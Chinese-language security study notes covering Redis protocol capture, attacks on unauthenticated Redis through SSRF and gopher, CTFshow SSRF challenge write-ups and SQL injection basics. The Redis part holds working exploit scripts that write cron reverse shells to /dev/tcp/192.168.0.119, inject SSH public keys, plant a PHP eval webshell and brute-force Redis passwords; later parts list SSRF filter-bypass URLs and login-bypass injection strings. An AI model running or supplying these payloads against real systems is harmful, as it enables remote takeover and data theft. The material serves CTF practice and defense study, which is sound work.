三、安装redis客户端 以windows下docker为例

1.打开cmd命令行

```
1 C:\Users\lo2e>docker pull redis
2
3 Using default tag: latest
4 latest: Pulling from library/redis
5 Digest: sha256:db485f2e245b5b3329fdc7eff4eb00f913e09d8feb9ca720788059fdc2ed
6 Status: Image is up to date for redis:latest
7 docker.io/library/redis:latest
```

2.run redis

```
1 C:\Users\lo2e>docker run -di --name=redis -p 6379:6379 redis
2
3 2f96356a99af4ef4f125a490b9759119f298e8973ed8528e04f2c857a9b204ab
```

docker: Error response from daemon: Ports are not available: listen tcp 0.0.0.0:6379: bind: An attempt was made to access a socket in a way forbidden by its access permissions.

若碰上端口不可用的问题 可以尝试 docker restart redis 命令

redis常用命令

Plain Text | 复制代码

```
1 set mama "Hacker"          # 设置键mama的值为字符串Hacker
2      get mama               # 获取键mama的内容
3      SET score 857          # 设置键score的值为857
4      INCR score             # 使用INCR命令将score的值增加1
5      GET score              # 获取键score的内容
6      keys *                 # 列出当前数据库中所有的键
7      config set protected-mode no   # 关闭安全模式
8      get anotherkey          # 获取一个不存在的键的值
9      config set dir /root/redis    # 设置保存目录
10     config set dbfilename redis.rdb # 设置保存文件名
11     config get dir            # 查看保存目录
12     config get dbfilename       # 查看保存文件名
13     save                     # 进行一次备份操作
14     flushall                # 删除所有数据
15     del key                  # 删除键为key的数据
16     slaveof ip port          # 设置主从关系
17     redis-cli -h ip -p 6379 -a passwd # 外部连接
```

Plain Text | 复制代码

- 1 1. 使用SET和GET命令，可以完成基本的赋值和取值操作；
- 2 2. Redis是不区分命令的大小写的，set和SET是同一个意思；
- 3 3. 使用keys *可以列出当前数据库中的所有键；
- 4 4. 当尝试获取一个不存在的键的值时，Redis会返回空，即(nil)；
- 5 5. 如果键的值中有空格，需要使用双引号括起来，如"Hello World"；

redis数据包分析

在开始攻击Redis之前，必须要理解Redis的客户端和服务端的通信方式，以及数据发送的格式，该目的的实现需要tcpdump的抓包功能。使用抓包软件来查看Redis客户端和Redis服务端的通信数据，找到语法结构后开始模拟客户端发送数据。

这里kali模拟redis服务端 本地docker pull redis模拟客户端 然后在kali上通过tcpdump抓取数据包

1. 使用tcpdump抓包

```

1  tcpdump -i eth0 port 6379 -w redis.pcap
2  -i: 指定网卡为eth0
3  port: 指定抓哪个端口的数据
4  -w: 将流量包保存为文件

```

2. 使用Redis客户端登录Redis服务端，命令如下(默认无密码):

```

1  可以通过cmd命令行 也可以直接docker打开cli
2  C:\Users\马浩>docker exec -it 2f96356a99af4ef4f125a490b9759119f298e8973ed85
   28e04f2c857a9b204ab /bin/sh
3  # redis-cli -h kaliIP地址 -p 6379
4  -回显这个则连接成功
5  192.168.xxx.xxx:6379>
6  -失败则提示
7  Could not connect to Redis at 192.168.10.7:6379: Connection refused
8  not connected>

```

3. 输入redis命令

然后取消tcpdump监听 通过redis打开redis.pcap 然后追踪tcp流

通过对比就很容易理解Redis的数据发送的数据包格式：

2.1、序列化协议：客户端–服务端之间交互的是序列化后的协议数据。在Redis中，协议数据分为不同的类型，每种类型的数据均以CRLF（\r\n）结束，通过数据的首字符区分类型。

2.2、inline command：这类数据表示Redis命令，首字符为Redis命令的字符，格式为 str1 str2 str3 ...。如：exists key1，命令和参数以空格分隔。

2.3、simple string：首字符为'+'，后续字符为string的内容，且该string不能包含'\r'或者'\n'两个字符，最后以'\r\n'结束。如：'+OK\r\n'，表示"OK"，这个string数据。

2.4、bulk string：bulk string 首字符为'\$'，紧跟着的是string数据的长度，'\r\n'后面是内容本身（包含'\r'、'\n'等特殊字符），最后以'\r\n'结束。如：" \$7 \r\n coolguy \r\n "

```

1 对于对于" "空串和null, 通过'$' 之后的数字进行区分:
2 "$0\r\n\r\n" 表示空串;
3 "$-1\r\n" 表示null。

```

2.5、integer：以':'开头，后面跟着整型内容，最后以'\r\n'结尾。如："13\r\n"，表示13的整数。

2.6、array：以'*'开头，紧跟着数组的长度，"\r\n"之后是每个元素的序列化数据。

进行翻译就是

```

1 *2 数组长度为2
2 $3 bulk string, 代表字符串长度为3, 就是get
3 get 普通字符
4 $7 bulk string, 代表字符串长度为1, 就是coolguy
5 coolguy 普通字符
6 $4 返回内容 代表字符串长度为3
7 mama value值

```

redis攻击

原理

Redis 默认情况下，会绑定在 ip地址:6379，如果没有进行采用相关的策略，比如添加防火墙规则避免其他非信任来源 ip 访问等，这样将会将 Redis 服务暴露到公网上，如果在没有设置密码认证（一般为空），会导致任意用户在可以访问目标服务器的情况下未授权访问 Redis 以及读取 Redis 的数据。

Gopher未授权拿shell

明白以上内容后基本就理清了思路，如果要给redis发命令，按照他的序列化规则即可。我们有个大胆想法，如果某网站存在ssrf漏洞，能否用gopher去执行redis的命令呢？

```

1 redis命令:
2 set name Admin
3
4 通过curl发起gopher请求,如下:
5 curl gopher://192.168.10.9:6379/_*2
6 $3
7 get
8 $4
9 name
10
11 通过http发起redis请求:
12 http://192.168.10.9/ssrf.php?url=gopher://193.168.10.4/_*2
13 $3
14 get
15 $4
16 name
17 quit ////注意http发起的请求需要有quit

```

定时任务crontab

需要在centOS环境下

这个方法只能Centos上使用，Ubuntu上行不通，原因如下：

因为默认redis写文件后是644的权限，但ubuntu要求执行定时任务文件/var/spool/cron/crontabs/权限必须是600也就是-rw——才会执行，否则会报错(root) INSECURE MODE (mode 0600 expected)，而Centos的定时任务文件/var/spool/cron/权限644也能执行

因为redis保存RDB会存在乱码，在Ubuntu上会报错，而在Centos上不会报错

由于系统的不同，crontrab定时文件位置也会不同：

Centos的定时任务文件在/var/spool/cron/

Ubuntu定时任务文件在/var/spool/cron/crontabs/

```

1 set mars "\n\n\n\n* * * * root bash -i >& /dev/tcp/192.168.0.119/9999 0>&
1\n\n\n\n"
2 config set dir /etc/
3 config set dbfilename crontab
4 save

```

dbfilename+指定文件名称 用于指定Redis备份文件的名字，默认为dbfilename dump.rdb，即备份文件的名字为dump.rdb

通过config命令可以读取和设置dir参数以及dbfilename参数，因为这条命令比较危险，所以Redis在配置文件中提供了rename-command参数来对其进行重命名操作，如rename-command CONFIG HTCMD，可以将CONFIG命令重命名为HTCMD。配置文件默认是没有对CONFIG命令进行重命名操作的。

用Redis的备份功能，将crontab的定时任务备份到/etc/crontab中，起到执行命令的效果

```

1 # 添加名为mars的key，值为后面反弹shell的语句，5个星号代表每分钟执行一次，开始和技术的\n
必须要有一个，也就是前后各有一个，当然，多个可以，主要是为了避免crontab的语法错误。cront
ab知识可以参考：【https://www.runoob.com/w3cnote/linux-crontab-tasks.html】
2 set mars "\n\n\n\n* * * * root bash -i >& /dev/tcp/192.168.0.119/9999 0>&
1\n\n\n\n"
3 # 设置备份的路径为/etc
4 config set dir /etc/
5 # 设置备份文件名为crontab
6 config set dbfilename crontab
7 # 开始备份
8 save

```

payload

```

1  #!/usr/bin/python
2  # -*- coding: UTF-8 -*-
3  import urllib2,urllib
4
5  url = "http://192.168.0.109/ssrf/base/curl_exec.php?url="
6  gopher = "gopher://192.168.0.119:6379/_"
7  # 攻击脚本, \n的\一定要转义
8  "set mars \"\\n* * * * root bash -i >& /dev/tcp/192.168.0.119/6670 0>&1
9  \\n"
10 config set dir /etc/
11 config set dbfilename crontab
12 save
13 ****
14 def encoder_url(data):
15     encoder = ""
16     for single_char in data:
17         # 先转为ASCII
18         encoder += str(hex(ord(single_char)))
19     encoder = encoder.replace("0x","%").replace("%a","%0d%0a")
20     return encoder
21
22 # 二次编码
23 encoder = encoder_url(encoder_url(data))
24
25 # 生存payload
26 payload = url + urllib.quote(gopher,'utf-8') + encoder
27
28 # 发起请求
29 request = urllib2.Request(payload)
30 response = urllib2.urlopen(request).read()

```

Gopher认证攻击

如果redis设置了密码，没法进行未授权访问，所以下一步需要破解密码。

抓包研究下Redis如何验证身份信息。抓到认证的流量，重放即可。

登录redis，设置认证密码

```
1 config set requirepass mama  
2 config get requirepass
```

格式为requirepass后接指定的密码，用于指定客户端在连接Redis服务器时所使用的密码。Redis默认的密码参数是空的，说明不需要密码即可连接；同时，配置文件有一条注释了的requirepass foobared命令，如果去掉注释，表示需要使用foobared密码才能连接Redis数据库。一般在打有认证的redis时，可能直接写脚本来爆破弱口令

抓包发现：

```
1 *2  
2 $4  
3 auth  
4 $4  
5 mama
```

按照这样的思路编写一个脚本，不断替换auth后的字段内容向redis发起请求，从而实现暴力破解。

python脚本

```
1 #!/usr/bin/python
2 # -*- coding: UTF-8 -*-
3 import urllib.request
4 from urllib.parse import quote
5
6 url = "http://222.24.28.207/ssrf/curl_exec.php?url="
7 gopher = "gopher://222.24.28.100:6379/_"
8
9 def get_password():
10     f = open("password.txt","r")  #打开密码字典
11     return f.readlines()
12
13 def encoder_url(data):
14     encoder = ""
15     for single_char in data:
16         # 先转为ASCII
17         encoder += str(hex(ord(single_char)))
18     encoder = encoder.replace("0x","%").replace("%a","%0d%0a")
19     return encoder
20
21 for password in get_password():
22     # 攻击脚本
23     data = """
24     auth %s
25     quit
26     """ % password      #不断的用字典中的密码去替换
27     # 二次编码
28     encoder = encoder_url(encoder_url(data))
29     # 生成payload
30     payload = url + quote(gopher,'utf-8') + encoder
31
32     # 发起请求
33     request = urllib.request.Request(payload)
34     response = urllib.request.urlopen(request).read()
35     if response.decode().count("+OK") > 1:  #当返回2个OK时, 说明密码被成功找出
36         print("find password : " + password)
```

所以，在已知密码的情况下可以将攻击的python代码中加入认证的语句，如下：

```

1 auth Margin
2 set mars "\n* * * * * root bash -i >& /dev/tcp/192.168.0.119/6671 0>&1\\
n"
3 config set dir /etc/
4 config set dbfilename crontab
5 save

```

ssh-keygen公钥

先在自己的主机上生成公私钥对，利用redis的数据备份功能，将自己的公钥写入到目标服务器的/etc/authorized_keys中，然后使用ssh的私钥直接登录目标服务器。

要完成此操作，需要两个前提条件

- Redis服务使用ROOT账号启动(可以临时执行sudo -u root /usr/bin/redis-server /etc/redis/redis.conf 来以root权限运行)
- 服务器开放了SSH服务，而且允许使用密钥登录，即可远程写入一个公钥，直接登录远程服务器。

首先在本地生成公私钥

```
1 ssh-keygen -t rsa
```

打开公钥副本 查看字符串

```
1 cat id_rsa.pub
```

构造redis数据包 将公钥字符串写入到目标服务器 /root/.ssh/authorized_keys文件中

```
1 config set dir /root/.ssh/ #切换到指定目录
2 config set dbfilename authorized_keys #备份文件命名为authorized_keys
3 set mama "\n\nssh-rsa .....\\n\\n" #设置公钥（记得转义）
4 save #报存
5 quit #退出
```

写入文件后 直接用ssh登录

exp脚本

```

1 #!/usr/bin/python
2 # -*- coding: UTF-8 -*-
3 import urllib.request
4 from urllib.parse import quote
5
6 url = "http://222.24.28.207/ssrf/curl_exec.php?url="      #windows上搭建的ssrf漏洞页面
7 gopher = "gopher://222.24.28.100:6379/_"
8
9 # 攻击脚本
10 data = """
11 config set dir /root/.ssh/
12 config set dbfilename authorized_keys
13 set qianxun "\n\nssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQDEnwNWKFqDJtta8TD
14 8jHgOZ0QY//GM53NluEkGAYgMttlPhk/tuwgd5nAUUhRM+jMsgVSLLHduhWTGzXsWgjndCuETw
15 XnKsZiMQN0gGBcwiPZ50W+Fz63Xd0MZAHdInhltjAoMfZX9pBh9kWX3BbXb463cNQGMm1/xU8J
16 ParPmgNkt+pJetvjrlRCNirSxwxEdR9BwNImcuorotUMkMMSsKXurrmo7QqhWaV6PDgDVGbXc+N
17 j3ZLdJoSThNXjmdS6miA0Lvli2w4Gl+MTFSm1nQkSfAHPvxcBNLn0j16KScEa7WwetDd9hdbRJ
18 0yLdgxT0hbHWjKx7Eb4k7EF9dmob0SSs9k101tEntIes1Y1fa+LAThQwou99SmT7+j6zVj1+6K
19 RiHepnNU3VnoAqZ/A3w+K90gJvGfN4wx3SNQIyKrnF2UjVysevSpQPQsay1/HLqnNtCgvVz9Hi
20 b4ZAW+NBVuWAh/7KL4T9f94vdXU/F4dWd0T+umJ6DHBBi5W44gSE= root@kali\n\n"
21
22 save
23 quit
24 """
25
26 def encoder_url(data):
27     encoder = ""
28     for single_char in data:
29         # 先转为ASCII
30         encoder += str(hex(ord(single_char)))
31     encoder = encoder.replace("0x", "%").replace("%a", "%0d%0a")
32     return encoder
33
34 # 二次编码
35 encoder = encoder_url(encoder_url(data))
36
37 print(encoder)
38 # 生成payload
39 payload = url + quote(gopher, 'utf-8') + encoder
40
41 # 发起请求
42 request = urllib.request.Request(payload)
43 response = urllib.request.urlopen(request).read()
44 print(response)

```

写webshell

- 当前运行redis的用户在web目录有写权限
- 知道web目录的绝对路径
- 目标服务器同时运行redis 6379 和web 80

同样是利用redis备份功能

```
Plain Text | 复制代码 ▾  
1 auth mama  
2 config set dir /var/www/html/  
3 config set dbfilename mama.php  
4 set test "\n\n<?php @eval($_POST[cmd])?>\n\n"  
5 save  
6 quit
```

exp脚本

```
1 #!/usr/bin/python
2 # -*- coding: UTF-8 -*-
3 import urllib.request
4 from urllib.parse import quote
5
6 url = "http://222.24.28.207/ssrf/curl_exec.php?url="      #window上含有ssrf
7 漏洞的页面
8 gopher = "gopher://222.24.28.100:6379/_"
9
10 # 攻击脚本    #一定记着要转义\n
11 data = """
12 auth qianxun
13 set test "\n\n<?php @eval($_POST[cmd])?>\n\n"
14 config set dir /var/www/html/
15 config set dbfilename qianxun.php
16 save
17 quit
18 """
19
20 def encoder_url(data):
21     encoder = ""
22     for single_char in data:
23         # 先转为ASCII
24         encoder += str(hex(ord(single_char)))
25     encoder = encoder.replace("0x","%").replace("%a","%0d%0a")
26     return encoder
27
28 # 二次编码
29 encoder = encoder_url(encoder_url(data))
30
31 print(encoder)
32 # 生成payload
33 payload = url + quote(gopher,'utf-8') + encoder
34
35 # 发起请求
36 request = urllib.request.Request(payload)
37 response = urllib.request.urlopen(request).read()
38 print(response)
```

主从复制getshell

<https://www.freebuf.com/articles/web/249238.html>

CTFshow–ssrf

web 351

```
Plain Text | 复制代码

1 <?php
2 error_reporting(0); //设置应该报告何种 PHP 错误 0即不报错
3 highlight_file(__FILE__);
4 $url=$_POST['url'];
5 $ch=curl_init($url); //ssrf危险函数 初始化cURL会话并返回cURL句柄 供之后curl函数使用
6 curl_setopt($ch, CURLOPT_HEADER, 0); // 启用时会将头文件的信息作为数据流输出。
7 curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1); //将curl_exec()获取的信息以字符串返回，而不是直接输出
8 $result=curl_exec($ch);
9 curl_close($ch);
10 echo ($result);
11 ?>
```

cURL是一个利用URL语法在命令行下工作的文件传输工具 在linux系统中可以用于下载某网页指向的文件

curl_setopt (resource `$ch` , int `$option` , mixed `$value`) ch 为句柄 option为可供选择的传输选项 value为真或假

所以题目的意思就很明显了 传入一个url值并创建会话 不输出头文件信息 讲获取到的信息放回到result再输出

直接 post 传入 url=http://127.0.0.1/flag.php 即可得到flag值

理论上也可以 url=file:///var/www/html/flag.php 但这到题好像用不了file协议

至于为什么是flag.php 我也不知道 碰巧试出来的 之后的flag也全是藏在flag.php下

web 352

```
Plain Text | 复制代码

1 <?php
2 error_reporting(0);
3 highlight_file(__FILE__);
4 $url=$_POST['url'];
5 $x=parse_url($url); //
6 if($x['scheme']=='http'||$x['scheme']=='https'){
7     if(!preg_match('/localhost|127.0.0.1/')){
8         $ch=curl_init($url);
9         curl_setopt($ch, CURLOPT_HEADER, 0);
10        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
11        $result=curl_exec($ch);
12        curl_close($ch);
13        echo ($result);
14    }
15 } else{
16     die('hacker');
17 }
18 }
19 else{
20     die('hacker');
21 }
```

parse_url 本函数解析一个URL并返回一个关联数组，包含在 URL 中出现的各种组成部分。

刚好前些日子看过些http协议 感觉这个严格来说应该是解析一个URI

URI绝对格式：1 http:// 2 user:pass@ 3 www.example.com: 4 80 5/ dir/index.html 6 ?uid=1 7 #ch1

1 协议名 2 登录信息（认证） 3 服务器地址 4端口号 5 文件路径 6 查询字符串 7 片段标识符

```

1 例子:
2 <?php
3 $url = 'http://username:password@hostname/path?arg=value#anchor';
4
5 print_r(parse_url($url));
6
7 echo parse_url($url, PHP_URL_PATH);
8 ?>
9 输出:
10 Array
11 (
12     [scheme] => http
13     [host] => hostname
14     [user] => username
15     [pass] => password
16     [path] => /path
17     [query] => arg=value
18     [fragment] => anchor
19 )

```

一开始我还很疑惑 正则匹配localhost 127.0.0不是直接把答案告诉你了吗 后面才发现前面有个!

所以本题意思是过滤掉 localhost 127.0.0 还得使用http(s)协议

url=http://0x7F.0.0.1/flag.php 十六进制

url=http://0177.0.0.1/flag.php 八进制 还有一个疑惑就是二进制应该也可以 但是该怎么区分进制呢?

url=http://2130706433/flag.php 10 进制整数格式 (?)?)这什么操作

url=http://0x7F000001/flag.php 16 进制整数格式

url=http://127.1/flag.php

url=http://0/flag.php

url=http://127.000000000000.001/flag.php

url=http://0.0.0.0/flag.php

url=http://127.127.127.127/flag.php CIDR

以下为常用绕过方式 但本题不行的解法

短标签绕过

ipv6绕过[::1]

url=http://127。0。0。1/flag.php 句号绕过

web 353

```
Plain Text | 复制代码 ▾  
1  <?php  
2  error_reporting(0);  
3  highlight_file(__FILE__);  
4  $url=$_POST['url'];  
5  $x=parse_url($url);  
6  if($x['scheme']=='http'||$x['scheme']=='https'){  
7      if(!preg_match('/localhost|127\.\d+\.\d+/i', $url)){  
8          $ch=curl_init($url);  
9          curl_setopt($ch, CURLOPT_HEADER, 0);  
10         curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);  
11         $result=curl_exec($ch);  
12         curl_close($ch);  
13         echo ($result);  
14     }  
15     else{  
16         die('hacker');  
17     }  
18 }  
19 else{  
20     die('hacker');  
21 }  
22 ?>
```

本题和上题差不多 正则表达式有些许改变 过滤了 localhost 127.0. 或者 127。1

正则匹配相关可以看 <https://www.cnblogs.com/hellohell/p/5718319.html>

可以从上题常用绕过方式选择没被绕过的payload用即可

url=http://0/flag.php

web 354

```
Plain Text | 复制代码

1 <?php
2 error_reporting(0);
3 highlight_file(__FILE__);
4 $url=$_POST['url'];
5 $x=parse_url($url);
6 if($x['scheme']=='http'||$x['scheme']=='https'){
7     if(!preg_match('/localhost|1|0|。/i', $url)){
8         $ch=curl_init($url);
9         curl_setopt($ch, CURLOPT_HEADER, 0);
10        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
11        $result=curl_exec($ch);
12        curl_close($ch);
13        echo ($result);
14    }
15    else{
16        die('hacker');
17    }
18 }
19 else{
20     die('hacker');
21 }
22 ?>
```

这题过滤得更狠 把 1和0都给过滤了 那是把常用的绕过方式全给过滤了

这里卡了我很久 最后还是看了别人的wp照葫芦画瓢写出来的

据说预期解是通过脚本用IDN替换localhost的字符

```

1 for i in range(128,65537):
2     tmp=chr(i)
3     try:
4         res = tmp.encode('idna').decode('utf-8')
5         if("-") in res:
6             continue
7         print("U:{} A:{} ascii:{} ".format(tmp, res, i))
8     except:
9         pass

```

比如用a左边的字符去替换a最终就是loc@hlhost

但是这道题并不能用 不过可以当作一种思路

一些网络访问工具如Curl等是支持国际化域名（Internationalized Domain Name, IDN）的，国际化域名又称特殊字符域名，是指部分或完全使用特殊的文字或字母组成的互联网域名。

在这些字符中，部分字符会在访问时做一个等价转换，例如 `@example.com` 和 `example.com` 等同。利用这种方式，可以用 `① ② ③ ④ ⑤ ⑥ ⑦ ⑧ ⑨ ⑩` 等字符绕过内网限制。

IDN (Internationalizing Domain Names) 国际化域名 是一种以标准方式处理ASCII以外字符的一种机制，它从unicode中提取字符，并允许非ASCII码字符以允许使用的ASCII字符表示。

方法一 修改域名a记录

我们可以使用a记录的方式，就是我们127.0.0.1设为我们的域名A记录，然后通过访问我们的域名，就可以直接访问到域名A记录所指向的服务器IP地址。

A记录全称Address记录，又称IP指向，是用来指定主机名（或域名）对应的IP地址记录。用户可以将该域名下的网站服务器指向到自己的web server上。同时也可以设置二级域名，从而实现通过域名找到服务器找到相应网页的功能。

通俗的说A记录就是域名绑定到服务器的IP，A记录就是告诉DNS，当你输入域名的时候，通过在DNS的A记录引导你到所对应的服务器。

自己得域名做了cdn防护 懒得折腾 所以用了网上的 sudo.cc

方法二 DNS Rebinding DNS重绑定

一个常用的防护思路是：对于用户请求的URL参数，首先服务器端会对其进行DNS解析，然后对于DNS服务器返回的IP地址进行判断，如果在黑名单中，就禁止该次请求。

但是在整个过程中，第一次去请求DNS服务进行域名解析到第二次服务端去请求URL之间存在一个时间差，利用这个时间差，可以进行DNS重绑定攻击。

要完成DNS重绑定攻击，我们需要一个域名，并且将这个域名的解析指定到我们自己的DNS Server，在我们的可控的DNS Server上编写解析服务，设置TTL时间为0。这样就可以进行攻击了，完整的攻击流程为：

- 服务器端获得URL参数，进行第一次DNS解析，获得了一个非内网的IP
- 对于获得的IP进行判断，发现为非黑名单IP，则通过验证
- 服务器端对于URL进行访问，由于DNS服务器设置的TTL为0，所以再次进行DNS解析，这一次DNS服务器返回的是内网地址。
- 由于已经绕过验证，所以服务器端返回访问内网资源的结果。

于是post url=http://r.3hpgmf.ceye.io/flag.php 即可

web 355

```
1  <?php
2  error_reporting(0);
3  highlight_file(__FILE__);
4  $url=$_POST['url'];
5  $x=parse_url($url);
6  if($x['scheme']=='http'||$x['scheme']=='https'){
7      $host=$x['host'];
8      if(strlen($host)<=3){
9          $ch=curl_init($url);
10         curl_setopt($ch, CURLOPT_HEADER, 0);
11         curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
12         $result=curl_exec($ch);
13         curl_close($ch);
14         echo ($result);
15     }
16     else{
17         die('hacker');
18     }
19 }
20 else{
21     die('hacker');
22 }
23 ?>
```

考点在于弄清host 解析url之后 host的值其实是 URI绝对格式中 服务器地址的值

小于5 可以 0 127.1 等等方式

web 356

```
1 <?php
2 error_reporting(0);
3 highlight_file(__FILE__);
4 $url=$_POST['url'];
5 $x=parse_url($url);
6 if($x['scheme']=='http'||$x['scheme']=='https'){
7     $host=$x['host'];
8     if(strlen($host)<=3){
9         $ch=curl_init($url);
10    curl_setopt($ch, CURLOPT_HEADER, 0);
11    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
12    $result=curl_exec($ch);
13    curl_close($ch);
14    echo ($result);
15    }
16    else{
17        die('hacker');
18    }
19    }
20    else{
21        die('hacker');
22    }
23 ?>
```

和上题一样 不过是host<3 那就只能用0了

web 357

Plain Text | 复制代码

```
1 <?php
2 error_reporting(0);
3 highlight_file(__FILE__);
4 $url=$_POST['url'];
5 $x=parse_url($url);
6 if($x['scheme']=='http'||$x['scheme']=='https'){
7     $ip = gethostbyname($x['host']); // 类似全国ping上的反查域名
8     echo '</br>' . $ip . '</br>';
9     if(!filter_var($ip, FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE | FILTER_FLAG_NO_RES_RANGE)) {
10         die('ip!');} // 要求ip在私域里
11
12     echo file_get_contents($_POST['url']);
13 }
14
15 else{
16     die('scheme');
17 }
18 ?>
```

这道题和354类似

主要考了getbyhostname 和 filter_var 两个函数

filter_var — 使用特定的过滤器过滤一个变量 如果成功，则返回被过滤的数据。如果失败，则返回 FALSE。

filter_var(variable, filter, options)

Plain Text | 复制代码

```
1 这里的过滤器是 filter_var validate_ip options有下面四个
2
3 - FILTER_FLAG_IPV4 - 要求值是合法的 IPv4 IP (比如 255.255.255.255) 。
4 - FILTER_FLAG_IPV6 - 要求值是合法的 IPv6 IP (比如 2001:0db8:85a3:08d3:1319:8a2e:0370:7334) 。
5 - FILTER_FLAG_NO_PRIV_RANGE - 要求值不在 RFC 指定的私有范围 IP 内 (比如 192.168.0.1) 。
6 - FILTER_FLAG_NO_RES_RANGE - 要求值不在保留的 IP 范围内。该标志接受 IPV4 和 IPV6 值。
```

Plain Text | 复制代码

```
1 保留地址主要在以下四类:  
2 A类: 10.0.0.0–10.255.255.255 (长度相当于1个A类IP地址)  
3 A类: 100.64.0.0–100.127.255.255  
4 B类: 172.16.0.0–172.31.255.255 (长度相当于16个连续的B类IP地址)  
5 C类: 192.168.0.0–192.168.255.255 (长度相当于256个连续的C类IP地址)
```

方法一 302跳转

在自己服务器上写个hack.php文件内容如下

```
<?php header("Location:http://127.0.0.1/flag.php"); ?>
```

直接访问自己的网站的hack.php即可

方法二 dns重定向

依旧是354的方法 不过得多试几次 有时候ip为 127.0.0.1 有时候为 92.3.3.2 (自己设定的)

可能是dns重定向的TTL延迟导致

web 358

Plain Text | 复制代码

```
1 <?php  
2 error_reporting(0);  
3 highlight_file(__FILE__);  
4 $url=$_POST['url'];  
5 $x=parse_url($url);  
6 if(preg_match('/^http:\/\/ctf\..*show$/i',$url)){  
7     echo file_get_contents($url);  
8 }
```

正则表达式匹配 以http://ctf. 开头 以 show结尾的字符串 通过URI格式可以轻松绕过

url=http://ctf.127.0.0.1/flag.php?show

web 359

题目hint 打没密码的mysql

打开题目页面是一个带cookie的登陆界面 登录进去存在check.php

直接利用工具 <https://github.com/tarunkant/Gopherus>

python gopherus.py --exploit mysql

root

select '' into outfile '/var/www/html/hack.php'

工具直接梭哈

web 360

题目hint 打redis

同样利用工具 gopherus

不过需要改成 python gopherus.py --exploit redis

基于白名单过滤

某些应用程序只允许匹配、以或包含允许值的白名单的输入。 在这种情况下，您有时可以通过利用 URL 解析中的不一致来绕过过滤器。

URL 规范包含许多在实现 URL 的即席解析和验证时容易被忽视的特性：

- 可以在主机名之前的 URL 中嵌入凭据，使用 @ 特点。 例如：

▼

Plain Text | 复制代码

```
1 https://expected-host@evil-host
```

- 可以使用 `#` 用于指示 URL 片段的字符。 例如：

▼

Plain Text | 复制代码

```
1 https://evil-host#expected-host
```

- 可以利用 DNS 命名层次结构将所需的输入放入您控制的完全限定的 DNS 名称中。 例如：

▼

Plain Text | 复制代码

```
1 https://expected-host.evil-host
```

- 可以对字符进行 URL 编码以混淆 URL 解析代码。 如果实现过滤器的代码处理 URL 编码字符的方式不同于执行后端 HTTP 请求的代码，这将特别有用。
- 可以一起使用这些技术的组合。

预防SSRF漏洞

1. 禁止302跳转，或者没跳转一次都进行校验目的地址是否为内网地址或合法地址。
2. 过滤返回信息，验证远程服务器对请求的返回结果，是否合法。
3. 禁用高危协议，例如：gopher、dict、ftp、file等，只允许http/https
4. 设置URL白名单或者限制内网IP
5. 限制请求的端口为http的常用端口，或者根据业务需要开放远程调用服务的端口
6. catch错误信息，做统一错误信息，避免黑客通过错误信息判断端口对应的服务

参考文档

<https://blog.csdn.net/unexpectedthing/article/details/121667613>

<https://github.com/Ridter/hackredis> 批量检测未授权redis脚本

<https://mp.weixin.qq.com/s/eUTZsGUGSO0AeBUaxq4Q2w>

redis未授权访问致远程植入挖矿脚本（防御篇） 、

sql-labs

Sql-labs

Less-1

1.为什么要先order by

2.为什么可以用union select

3.information_schema

sql

sql注入

注入产生原理：在后台传递结构化查询语句时影响到数据库执行能力 **参数可控**

注入只和数据库有关和脚本语言无关

QL注入最常见的其他位置是：

- 在 `UPDATE` 声明，在更新的值或 `WHERE` 条款。
- 在 `INSERT` 语句，在插入的值内。
- 在 `SELECT` 语句，在表或列名中。
- 在 `SELECT` 声明，在 `ORDER BY` 函数。

判断是否存在注入

前提条件：参数可控且可以影响数据库查询结果

- 单引号字符 `'` 或者 扰乱参数
若无任何回显或报错信息则考虑盲注
- 布尔注入 通过对sql查询语句结果的判断
- 报错注入 构造错误的sql查询语句（零除）
- 构造时间延迟的sql语句

还不行则考虑其他特殊注入

万能密码/fuzz

一个网站使用数据库来存储用户登录信息，执行以下的sql语句进行登录查询：

Plain Text | 复制代码

```
1 select * from users where username='mama' and password='xxx';
```

在密码部分注入： ' or '1' = '1

Plain Text | 复制代码

```
1 select * from users where username='mama' and password=''' or '1' = '1';
```

因为or二者一个为真即整个语句为真且1=1永远为真，所以绕过了登录验证

常见的万能密码形式：

Plain Text | 复制代码

```
1 'or'='or'
2 admin'--
3 admin' or 4=4--
4 admin' or '1'='1'--
5 "or "a"="a
6 admin' or 2=2#
7 a' having 1=1#
8 a' having 1=1--
9 admin' or '2'='2
10 ')or('a'='a
11 or 4=4--
```

常见的闭合形式：

Plain Text | 复制代码

```
1 原代码:  
2 '$id'  
3 "$id"  
4 ('$id')  
5 ("$id")  
6 (('id'))  
7  
8 闭合代码:  
9 1' #  
10 1" #  
11 1' ) #  
12 " ) #  
13 ' )) #
```

危害

检索隐藏数据

考虑一个显示不同类别的购物应用程序。当用户点击礼物类别时，他们的浏览器会请求 URL：

Plain Text | 复制代码

```
1 https://insecure-website.com/products?category=Gifts
```

这会导致应用程序进行 SQL 查询以从数据库中检索相关产品的详细信息：

Plain Text | 复制代码

```
1 SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

released变量用于隐藏未发布的产品。对于未发布的产品，变量值为0。

若构造以下语句：

Plain Text | 复制代码

```
1 https://insecure-website.com/products?category=Gifts'--  
2  
3 https://insecure-website.com/products?category=Gifts'+0R+1=1--
```

这将导致 SQL 查询：

Plain Text | 复制代码

```
1 SELECT * FROM products WHERE category = 'Gifts'-- (' AND released = 1)  
2  
3 SELECT * FROM products WHERE category = 'Gifts' OR 1=1-- (' AND released =  
1)
```

查询将返回所有项目，包括未发布的项目。

颠覆应用逻辑

考虑一个允许用户使用用户名和密码登录的应用程序。如果用户提交用户名 `mama` 和密码 `number77104`，应用程序通过执行以下 SQL 查询来检查凭据：

Plain Text | 复制代码

```
1 SELECT * FROM users WHERE username = 'mama' AND password = 'number77104'
```

登录逻辑！！！----如果查询返回用户的详细信息，则登录成功。否则，它被拒绝。

构造sql注释

Plain Text | 复制代码

```
1 SELECT * FROM users WHERE username = 'administrator'--' AND password = ''
```

此查询返回用户名是 `administrator` 并以该用户身份成功登录攻击者。

获取其他数据库数据

```
Plain Text | 复制代码  
1 SELECT a, b FROM table1 UNION SELECT c, d FROM table2
```

